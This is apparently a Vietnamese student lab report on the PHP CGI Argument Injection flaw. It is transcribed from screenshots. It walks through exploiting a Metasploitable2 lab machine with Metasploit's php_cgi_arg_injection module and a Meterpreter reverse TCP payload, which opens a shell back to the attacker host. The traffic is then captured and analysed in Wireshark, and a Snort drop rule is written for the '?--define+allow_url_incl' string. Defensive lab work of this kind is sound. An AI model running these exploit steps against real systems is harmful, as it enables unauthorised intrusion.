
Yêu cầu 1.2 Ngăn chặn lỗ hổng PHP CGI Argument Injection¹

- Trên máy **Victim**, sử dụng **tcpdump** để bắt các gói tin tấn công từ máy **Attacker**.
Nhập lệnh theo cú pháp: `tcpdump -i <interface> -w <ten-file.pcap>`

```
msfadmin@metasploitable:~$ sudo tcpdump -i eth0 -w Q1.2.pcap
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
```

To direct input to this VM, click inside or press Ctrl+G.

- Sử dụng công cụ **Metasploit** trên máy **Attacker** để thực hiện tấn công.



```


Metasploitable2-Linux x Debian 11.x x
bun@kali: ~/Desktop
File Actions Edit View Help
(bun@kali)-[~/Desktop]
$ msfconsole

Call trans opt: received. 2-19-98 13:24:18 REC:Loc

Trace program: running

wake up, Neo...
the matrix has you
follow the white rabbit.
```

- +Tìm module giúp khai thác lỗ hổng PHP CGI Argument Injection



```

Metasploitable2-Linux x Debian 11.x x
bun@kali: ~/Desktop
File Actions Edit View Help
msf6 > search php_cgi_argument_injection
[~] No results from search
msf6 > search php_cgi_argument
[~] No results from search
msf6 > search php_cgi


Matching Modules

#  Name                                     Disclosure Date  Rank
-  -
0  exploit/multi/http/php_cgi_arg_injection  2012-05-03      exce
llent Yes    PHP CGI Argument Injection

Interact with a module by name or index. For example info 0, use 0 or
use exploit/multi/http/php_cgi_arg_injection

msf6 >
```

Chọn module exploit/multi/http/php_cgi_arg_injection để khai thác lỗ hổng này



The screenshot shows a Metasploit terminal window titled "bun@kali: ~/Desktop". The window displays a list of modules with the following columns: #, Name, Check, Description, Disclosure Date, and Rank. The module "exploit/multi/http/php_cgi_arg_injection" is highlighted, showing a disclosure date of "2012-05-03" and a rank of "excellent". Below the list, instructions for interacting with modules are provided. The user has entered the command "use exploit/multi/http/php_cgi_arg_injection", and the terminal shows a message: "[*] No payload configured, defaulting to php/meterpreter/reverse_tcp". The user then enters "exploit(multi/http/php_cgi_arg_injection) >".

```
Metasploitable2-Linux x Debian 11.x x
1 2 3 4 v
bun@kali: ~/Desktop
File Actions Edit View Help
# Name Check Description Disclosure Date Rank
0 exploit/multi/http/php_cgi_arg_injection 2012-05-03 excellent
PHP CGI Argument Injection

Interact with a module by name or index. For example info 0, use 0 or
use exploit/multi/http/php_cgi_arg_injection


msf6 > use exploit/multi/http/php_cgi_arg_injection
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) >
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

- Chuẩn bị các tham số để tấn công

+Ứng với module đã chọn, chúng ta sẽ chọn payload phù hợp với mục tiêu khai thác
Nhập lệnh “show payloads” để xem tất cả các payloads của module đã chọn.

Sau đó chọn payload để thực hiện tấn công bằng lệnh “set payload php/meterpreter/reverse_tcp”



The screenshot shows a terminal window titled 'bun@kali: ~/Desktop' with a menu bar (File, Actions, Edit, View, Help). The terminal displays the output of the 'show payloads' command for the 'multi/http/php/cgi_arg_injection' module. The output lists 11 payloads with their descriptions and status (normal, No). The 17th payload, 'payload/php/meterpreter/reverse_tcp', is highlighted. Below the list, the command 'set payload php/meterpreter/reverse_tcp' is entered, followed by 'payload => php/meterpreter/reverse_tcp'. The terminal prompt is 'msf6 exploit(multi/http/php/cgi_arg_injection) >'. At the bottom of the terminal window, a message reads: 'To direct input to this VM, move the mouse pointer inside or press Ctrl+G.'

```
File Actions Edit View Help
14 payload/php/meterpreter/bind_tcp_ipv6          normal No
PHP Meterpreter, Bind TCP Stager IPv6
15 payload/php/meterpreter/bind_tcp_ipv6_uuid      normal No
PHP Meterpreter, Bind TCP Stager IPv6 with UUID Support
16 payload/php/meterpreter/bind_tcp_uuid           normal No
PHP Meterpreter, Bind TCP Stager with UUID Support
17 payload/php/meterpreter/reverse_tcp              normal No
PHP Meterpreter, PHP Reverse TCP Stager
18 payload/php/meterpreter/reverse_tcp_uuid         normal No
PHP Meterpreter, PHP Reverse TCP Stager
19 payload/php/meterpreter/reverse_tcp             normal No
PHP Meterpreter, Reverse TCP Inline
20 payload/php/reverse_perl                         normal No
PHP Command, Double Reverse TCP Connection (via Perl)
21 payload/php/reverse_php                         normal No
PHP Command Shell, Reverse TCP (via PHP)

msf6 exploit(multi/http/php/cgi_arg_injection) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php/cgi_arg_injection) >
```

+ Vì mỗi payload sẽ yêu cầu thiết lập các option để thực hiện tấn công nên chúng ta sẽ nhập lệnh “show options” để xem danh sách các option ứng với payload đã chọn

+ Sau đó thực hiện gán giá trị tương ứng với mỗi option

```

Metasploitable2-Linux x Debian 11.x x
bun@kali: ~/Desktop
File Actions Edit View Help
msf6 exploit(multi/http/php_cgi_arg_injection) > show options
Module options (exploit/multi/http/php_cgi_arg_injection):

  Name          Current Setting  Required  Description
  --          -
  PLESK          false            yes       Exploit Plesk
  Proxies        no               no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS         no               yes       The target host(s), see https://docs.metasploit.com/docs/using-the-framework/000-tips-and-tricks/000-terminology.html
  RPORT          80              yes       The target port (TCP)
  SSL            false           no        Negotiate SSL/TLS for outgoing connections
  TARGETURI      no               no        The URI to request (must be a CGI-handled PHP script)
  URIENCODING    0               yes       Level of URI URIENCODING and padding (0 for minimum)
  VHOST          no               no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

  Name          Current Setting  Required  Description
  --          -
  LHOST          10.81.95.100     yes       The listen address (an interface may be specified)
  LPORT          4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.

msf6 exploit(multi/http/php_cgi_arg_injection) > set rhost 192.168.95.200
rhost => 192.168.95.200
msf6 exploit(multi/http/php_cgi_arg_injection) > set rport 80
rport => 80
msf6 exploit(multi/http/php_cgi_arg_injection) > set lhost 10.81.95.100
lhost => 10.81.95.100
msf6 exploit(multi/http/php_cgi_arg_injection) > set lport 4444
lport => 4444
msf6 exploit(multi/http/php_cgi_arg_injection) >
  
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

-Thực hiện tấn công.

Nhập lệnh “run” hoặc “exploit” để thực hiện khai thác lỗ hổng PHP CGI Argument Injection

```

Metasploitable2-Linux x Debian 11.x x
bun@kali: ~/Desktop
File Actions Edit View Help
msf6 exploit(multi/http/php_cgi_arg_injection) >
msf6 exploit(multi/http/php_cgi_arg_injection) > ping 192.168.95.200
[*] exec: ping 192.168.95.200

PING 192.168.95.200 (192.168.95.200) 56(84) bytes of data.
64 bytes from 192.168.95.200: icmp_seq=1 ttl=63 time=1.50 ms
64 bytes from 192.168.95.200: icmp_seq=2 ttl=63 time=1.63 ms
^C
Interrupt: use the 'exit' command to quit
— 192.168.95.200 ping statistics —
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 1.501/1.563/1.626/0.062 ms
msf6 exploit(multi/http/php_cgi_arg_injection) >
msf6 exploit(multi/http/php_cgi_arg_injection) >
msf6 exploit(multi/http/php_cgi_arg_injection) >
msf6 exploit(multi/http/php_cgi_arg_injection) > exploit

[*] Started reverse TCP handler on 10.81.95.100:4444
[*] Sending stage (39927 bytes) to 192.168.95.200
[*] Meterpreter session 2 opened (10.81.95.100:4444 → 192.168.95.200:42302) at 2024-04-22 14:16:15 +07

meterpreter > pwd
/var/www
meterpreter > cd ../../home
meterpreter > pwd
/home
meterpreter > whoami
[-] Unknown command: whoami
meterpreter > ls -ll
[-] stdapi_fs_stat: Operation failed: 1
meterpreter > ls
Listing: /home

Mode                Size                Type      Last modified          Name
-----
040755/rwxr-xr-x    17592186048512    dir       172691088342-06-10 04:12:34 +0700    ftp
040755/rwxr-xr-x    17592186048512    dir       233223830236-07-10 03:55:30 +0700    msfadmin
040755/rwxr-xr-x    17592186048512    dir       173040010562-10-22 22:28:34 +0700    service
040755/rwxr-xr-x    17592186048512    dir       173293014014-09-18 10:35:42 +0700    user

meterpreter > cd msfadmin
meterpreter > whoami

```

To direct input to this VM move the mouse pointer inside or press Ctrl+G

-Ngừng quá trình bắt gói tin bên máy Metasploitable2

```

metasploitable login: msfadmin
Password:
Last login: Sat Apr 20 02:15:45 EDT 2024 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.


Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ sudo tcpdump -i eth -w Q1.2.pcap
[sudo] password for msfadmin:
tcpdump: SIOCGIFHWADDR: No such device
msfadmin@metasploitable:~$ sudo tcpdump -i eth0 -w Q1.2.pcap
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
294 packets captured
294 packets received by filter
0 packets dropped by kernel
msfadmin@metasploitable:~$
  
```

To direct input to this VM, click inside or press Ctrl+G.

- Sử dụng công cụ **WinSCP** lấy file *pcap* đã bắt được và tiến hành phân tích phương pháp dò quét của kẻ tấn công.

+Sau khi thực hiện nhập username và password để kết nối tới máy Victim thì chúng ta thấy cửa sổ giao diện như sau



- +Có thể thấy bên phải là các file của máy Victim, bên trái là máy thật
- +Nhấn phải chuột vào file cần tải (file .pcap nhận được từ máy Victim) -> chọn Download để tải file về máy thật
- +Sau đó, tiến hành phân tích file .pcap để tìm các đặc trưng của cuộc tấn công đã thực hiện

Wireshark packet capture analysis of an HTTP request. The packet list shows a series of HTTP packets from 10.81.95.100 to 192.168.95.200. The selected packet (No. 265) is an HTTP POST request to /?--define+allow_url_incl. The packet details pane shows the request method, URI, and version. The packet bytes pane shows the raw data in hexadecimal and ASCII.

| No. | Time | Source | Destination | Protocol | Length | Info |
|-----|------------|----------------|----------------|----------|--------|--|
| 21 | 7.129122 | 10.81.95.100 | 192.168.95.200 | HTTP | 1514 | Continuation[Packet size limited during capture] |
| 265 | 106.332991 | 192.168.95.200 | 10.81.95.100 | HTTP | 240 | HTTP/1.1 200 OK [Packet size limited during capture] |
| 277 | 108.357054 | 10.81.95.100 | 192.168.95.200 | HTTP | 1514 | Continuation[Packet size limited during capture] |
| 278 | 108.366581 | 10.81.95.100 | 192.168.95.200 | HTTP | 235 | Continuation[Packet size limited during capture] |
| 465 | 147.577785 | 192.168.95.200 | 10.81.95.100 | HTTP | 240 | HTTP/1.1 200 OK [Packet size limited during capture] |
| 476 | 154.851079 | 10.81.95.100 | 192.168.95.200 | HTTP | 1514 | Continuation[Packet size limited during capture] |
| 477 | 154.862370 | 10.81.95.100 | 192.168.95.200 | HTTP | 229 | Continuation[Packet size limited during capture] |
| 684 | 178.386066 | 192.168.95.200 | 10.81.95.100 | HTTP | 240 | HTTP/1.1 200 OK [Packet size limited during capture] |
| 694 | 180.133280 | 10.81.95.100 | 192.168.95.200 | HTTP | 1514 | Continuation[Packet size limited during capture] |
| 695 | 180.144205 | 10.81.95.100 | 192.168.95.200 | HTTP | 233 | Continuation[Packet size limited during capture] |
| 870 | 184.674548 | 192.168.95.200 | 10.81.95.100 | HTTP | 240 | HTTP/1.1 200 OK [Packet size limited during capture] |

Transmission Control Protocol, Src Port: 34323, Dst Port: 80, Seq: 1, Ack: 1, Len: 1448

Hypertext Transfer Protocol

- POST /?--define+allow_url_incl
 - [Expert Info (Chat/Sequence): POST /?--define+allow_url_incl]
 - Request Method: POST
 - Request URI: /?--define+allow_url_incl
 - Request URI Path: /
 - Request URI Query: --define+allow_url_incl
 - Request URI Query Parameter: --define+allow_url_incl
 - Request Version:

[HTTP request 1/1]
[Response in frame: 265]

0000 00 0c 29 83 94 9e 00 0c 29 23 a0 23 08 00 45 00 ..).....)###E.
0010 06 93 ca 21 40 00 3f 06 e1 1d 0a 51 5f 64 c0 a8 ...!@.?. ...Q_d..
0020 5f c8 86 13 00 50 27 92 6d a9 de 4a 59 3b 80 18 _...P'. m...JV;..
0030 00 fb 90 ab 00 00 01 01 08 0a d8 d0 6d 57 00 01mw..
0040 99 c5 50 4f 53 54 20 2f 3f 2d 2d 64 65 66 69 6e ..POST / ?--defin
0050 65 2b 61 6c 6c 6f 77 5f 75 72 6c 5f 69 6e 63 6c e+allow_url_incl

HTTP Request-URI (http.request.uri), 25 bytes

Packets: 876 · Displayed: 11 (1.3%)

Profile: Default

=> Nhận thấy các gói tin Request gửi tới port 80 của máy Victim đều chứa chuỗi “?--define+allow_url_incl”

=> Chúng ta sẽ viết rule để phát hiện các gói tin chứa chuỗi này

- Viết Snort rule để ngăn chặn tấn công. Rule chỉ ngăn chặn tấn công, vẫn phải đảm bảo kết nối đến dịch vụ trên máy Victim.

The screenshot shows a virtual machine window with two tabs: 'Router_Ubuntu Server 64-bit' and 'Snort_Ubuntu Server 64...'. The active tab is 'Snort_Ubuntu Server 64...' and it displays the GNU nano 6.2 editor editing the file 'rules/nhom8.rules'. The content of the file is as follows:

```

# GID: 3; sid: 2; rev: 1; \
#)

drop tcp any any -> 192.168.95.200 80 \
( \
  flow: to_server, established; \
  content:"?--define+allow_url_incl"; \
  msg: "PHP CGI Argument Injection"; \
  GID: 4; sid: 2; rev: 1; \
)

```

At the bottom of the window, there is a status bar that says 'To direct input to this VM, click inside or' followed by several icons.

Ý nghĩa:

drop tcp any any -> 192.168.95.200 80 : huỷ các gói tin gửi đến port 80 của máy Victim bằng giao thức tcp


flow: to_server, established : luồng lưu lượng đi từ client tới server và kết nối TCP đã được thiết lập rồi

content: “?--define+allow_url_incl” : tìm các gói có chứa chuỗi này trong payload

